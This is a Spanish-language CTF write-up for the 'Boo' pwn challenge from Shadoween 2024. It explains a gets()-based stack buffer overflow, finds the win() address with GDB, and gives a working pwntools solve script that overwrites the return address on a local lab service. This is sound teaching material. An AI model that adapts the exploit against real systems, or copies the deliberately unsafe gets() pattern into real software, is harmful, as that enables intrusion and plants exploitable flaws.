

Reto Boo – Medium Shadoween 2024

Este es el WriteUp oficial para esta desafío que se elaboró por parte de AHAU x SHADOBYTE, En el CTF llamado SH4DOWEEN, espero te haya gustado



Para iniciar el desafío, se analizaron los archivos entregados: un binario y su código fuente en C. Primero, interactuamos localmente con el programa para comprender su comportamiento y determinar el objetivo del exploit.




Comportamiento del binario Boo

Elabora: Joshua Aviles by @YukaFake

Comportamiento del binario Boo

Al ingresar cualquier cadena, se observa que no coincide con el mensaje esperado. Para investigar más a fondo, aplicamos una técnica básica de análisis binario utilizando el comando strings, lo cual nos permite identificar posibles cadenas relevantes en el binario.



Uso de strings para el binario Boo

Continuamos con el reconocimiento analizando el código fuente en C. Llama la atención un búfer de 64 bytes junto con el uso de la función gets, que es vulnerable al no validar la entrada del usuario. Esto sugiere la posibilidad de un **buffer overflow**, que podría explotarse para controlar el flujo de ejecución.

¿Qué es un Buffer Overflow?

Un desbordamiento de búfer (*buffer overflow*) es una vulnerabilidad de seguridad que ocurre cuando un programa intenta almacenar más datos en un búfer de los que este puede manejar. Un búfer es una región de la memoria destinada a contener datos temporales. Si la cantidad de datos excede la capacidad del búfer, los datos adicionales pueden sobrescribir áreas adyacentes de la memoria, lo que puede corromper datos existentes o alterar el flujo de ejecución del programa.

Dado que el tamaño del búfer es de 64 bytes, podemos intentar enviar exactamente 64 caracteres 'A'. Sin embargo, al enviar esta cantidad, no estamos desbordando el búfer; simplemente llenamos su espacio límite sin afectar otras áreas de la pila.

```
void vuln() {
    char buffer[64];
    printf("Introduce tu mensaje:\n");
    gets(buffer);
    if (atoi(buffer) == rand() % 9000 + 1000) {
    printf("Mensaje correcto, pero eso no es suficiente...\n");
    } else {
    printf("Mensaje incorrecto\n");
    }

    return;
}
```

Función donde esta el tamaña del buffer

```
❯ ./Boo
Ingresa el mensaje correcto y se te dará la flag:

Introduce tu mensaje:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Mensaje incorrecto
```

Envio de 64 A's

Elabora: Joshua Aviles by @YukaFake

Para provocar el desbordamiento y manipular el flujo de ejecución, necesitamos añadir un padding adicional de 8 bytes. Esto se debe a que después del búfer en la pila se encuentra la dirección de retorno de la función, y estos 8 bytes de padding nos permiten "saltar" a esa dirección. Al desbordar con precisión este espacio, podemos sobrescribir la dirección de retorno y redirigir la ejecución hacia cualquier dirección de memoria que deseemos, colocada estratégicamente en la pila.

Analizando el código, observamos que el código fuente incluye una función llamada win. Esta función parece diseñada para mostrar la flag cuando es llamada. Siguiendo la técnica descrita, podemos sobrescribir la dirección de retorno de la función original y redirigir el flujo de ejecución hacia win. Al hacerlo, lograremos ejecutar win y, en consecuencia, mostrar la flag, cumpliendo con el objetivo del exploit.

```
void win() {
    printf("Felicidades, acá tienes tu flag: [CENSURADO]\n");
}
```

Función que muestra la flag

Para lograr que el flujo de ejecución llegue a la función win, necesitamos conocer su dirección de memoria exacta. Utilizamos GDB para depurar el binario y obtener esta dirección. Al iniciar la depuración, podemos usar el comando b win para establecer un breakpoint en win, lo cual nos mostrará la dirección de memoria donde está ubicada esta función. Con esta dirección en mano, podemos sobrescribir la dirección de retorno en la pila para redirigir el flujo hacia win y así obtener la flag.

```
❯ gdb -q ./Boo
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 15.1 in 0.00ms using Python engine 3.12
Reading symbols from ./Boo...
(No debugging symbols found in ./Boo)
gef➤  b win
Breakpoint 1 at 0x401224
gef➤
```

Dirección de win()

Con estos datos en mano, podemos utilizar el script de Python que obtuvimos en el repositorio gracias al reto de FindUser. Este script nos permitirá automatizar el envío de la carga útil con el padding y la dirección de la función win, redirigiendo el flujo de ejecución de manera controlada. Al ejecutar el script, se envían los datos necesarios para desbordar el búfer y lograr que el programa ejecute win, revelando así la flag de manera exitosa.

```
❯ cat solve.py --plain
from pwn import *

Local = False # Cambia esto a False si vas a explotar el servicio remoto

# Dirección y puerto a donde te quieres conectar
ip = '127.0.0.1'  # Cambia esto la IP donde está el servicio
port = 4444       # Cambia esto por el puerto corrrecto

# Crear la conexión local o remota al servicio
if Local == True:
    p = process('./Boo')
else:
    if Local == False:
        p = remote(ip, port)
    else:
        print("Calmbia Local a True o False")

# Creación del payload
payload = b'A' * 88
payload += p64(0x401224)  # Dirección de la función win() (esto debe ser la dirección correcta en tu binario)

# Enviar el payload cuando se recibe el mensaje de "Introduce tu mensaje:"
p.sendlineafter(b"Introduce tu mensaje:", payload)

# Recibir toda la salida después de enviar el payload
output = p.recvall()

# Imprimir la salida completa
print(output.decode())
# Cerrar la conexión
p.close()
```

Modificamos esto, ya que es lo más importante

Modificación del script solve.py

Con toda la información recopilada y el script de Python preparado, solo nos queda ejecutarlo para poner a prueba el exploit. Al correr el script, enviamos la carga útil con el padding y la dirección de win, lo que provoca el desbordamiento y redirige la ejecución correctamente. Al hacerlo, el programa ejecutará la función win y nos mostrará la flag, completando exitosamente el reto.

```
❯ python3 solve.py
[+] Opening connection to 127.0.0.1 on port 4444: Done
[+] Receiving all data: Done (90B)
[*] Closed connection to 127.0.0.1 port 4444

Mensaje incorrecto
Felicidades, acá tienes tu flag: ShByte{Gg_H4z_exPLotado_eL_B1NaRio}
```

Ejecución de script